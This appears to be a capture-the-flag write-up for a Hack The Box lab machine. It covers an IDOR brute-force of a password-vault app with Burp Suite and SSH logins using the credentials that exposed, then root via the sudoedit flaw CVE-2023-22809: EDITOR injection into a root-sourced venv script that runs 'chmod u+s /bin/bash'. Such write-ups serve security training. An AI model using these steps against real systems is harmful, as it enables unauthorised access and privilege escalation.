@blueprint.post('/vault/update/<id>')
@response(template_file='vault/partials/password_row.html')
@login_required
def update(id):
r = flask.request
site = r.form.get('url', '').strip()
username = r.form.get('username', '').strip()
password = r.form.get('password', '').strip()

if not (site or username or password):
```

Test it with `id=3`

hackthebox.com 0xdf 762b430d32eea2f12970

Bruteforce the id with burpsuite to the directory `/vault/edit_row`



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://superpass.htb ☑ Update Host header to match target

```
GET http://superpass.htb/vault/row/§1§ HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: remember_token=9|b672511af14aae61cdf949249119f9b56d1ad76454489eb53c8f2df8c9b9b14719b227f7ec878d640828c008d98281fd9802e95d694b863ab2bb4fd46b2891c9;
session=
.eJwlzjEOwzAIAMC_MHewgYDJZyJiQO2aNFPVvzdS51vuA1sdeT5hfR9XPmB7BaygREnUXHNahqQzMpG1bqUkrMWFSN3CzW4tHTI6Kk5H8d0jVaa6OZlbaFMxDqlR0tBmYx6Yfei-hA0WGr4IlfalocRu0wTu
yHXm8d8YfH9o4y4B.ZMP6bA.EaA6hWeOUdibblm27geGR0dLw6Q
Upgrade-Insecure-Requests: 1
```

1 payload position

Length: 738

SSH with the credentials for the user with `id=8`

agile corum 5db7caa1d13cc37c9fc2

```
# ssh corum@superpass.htb
corum@superpass.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Fri Jul 28 18:34:32 2023 from 10.10.16.28
corum@agile:~$ ls
user.txt
```

Privilege Escalation

Check `/etc/hosts`

```
corum@agile:/etc$ cat /etc/hosts
127.0.0.1 localhost superpass.htb test.superpass.htb
127.0.1.1 agile

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Check the local ports which are listening

```
corum@agile:~$ netstat -tulp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:http            0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:5555          0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:41829         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:46045         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:5000          0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      -
tcp6       0      0 ip6-localhost:46045     [::]:*                  LISTEN      -
udp        0      0 localhost:domain        0.0.0.0:*                           -
udp        0      0 0.0.0.0:bootpc          0.0.0.0:*
```

Run ssh with local port forwarding option


```
# ssh corum@superpass.htb -L 8080:localhost:5555
```

Check the website



The only password manager you'll ever need.

Create a user again and check the directory `/vault/row/1`



agile edwards d07867c6267dcb5df0af

SSH as edwards

```
# ssh edwards@superpass.htb
edwards@superpass.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```


```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings



The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Thu Mar  2 10:28:51 2023 from 10.10.14.23
edwards@agile:~$
```

Run `sudo -l`

```
edwards@agile:~$ sudo -l
[sudo] password for edwards:
Matching Defaults entries for edwards on agile:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit /app/app-testing/tests/functional/creds.txt
```


Use sudoedit in both files as user dev_admin

```
edwards@agile:~$ sudoedit -u dev_admin /app/config_test.json
```




```
  GNU nano 6.2                     /var/tmp/config_testXXQkKoUU.json
{
    "SQL_URI": "mysql+pymysql://superpasstester:VUO8A2c2#3FnLq3*a9DX1U@localhost/superpasstest"
}
```

```
edwards@agile:~$ sudoedit -u dev_admin /app/app-
testing/tests/functional/creds.txt
```



```
  GNU nano 6.2                              /va
edwards:1d7ffjwrx#$d6qn!9nndqgde4
```

Check the vulnerability for sudoedit CVE-2023-22809. Check services running with pspy64



```
2023/07/28 20:41:01 CMD: UID=0     PID=26332  | /usr/sbin/CRON -f -P
2023/07/28 20:41:01 CMD: UID=0     PID=26331  | /usr/sbin/CRON -f -P
2023/07/28 20:41:01 CMD: UID=0     PID=26333  | /bin/bash -c source /app/venv/bin/activate
2023/07/28 20:41:01 CMD: UID=0     PID=26334  | /usr/sbin/CRON -f -P
2023/07/28 20:41:01 CMD: UID=1001  PID=26336  | date
2023/07/28 20:41:01 CMD: UID=1001  PID=26335  | /bin/bash /app/test_and_update.sh
2023/07/28 20:41:01 CMD: UID=1001  PID=26339  | grep -q pytest
2023/07/28 20:41:01 CMD: UID=1001  PID=26338  | /bin/bash /app/test_and_update.sh
2023/07/28 20:41:01 CMD: UID=1001  PID=26337  | ps auxww
```

Follow the exploit

```
edwards@agile:~$ export EDITOR='vim -- /app/venv/bin/activate'
edwards@agile:~$ sudo -u dev_admin sudoedit /app/config_test.json
```

Add the command to use at the beginning

```
# This file must be used with "source bin/activate" *from bash*
# you cannot run it directly

chmod u+s /bin/bash
```

Wait a bit and run `bash -p`

```
edwards@agile:~$ bash -p
edwards@agile:~# whoami
root
```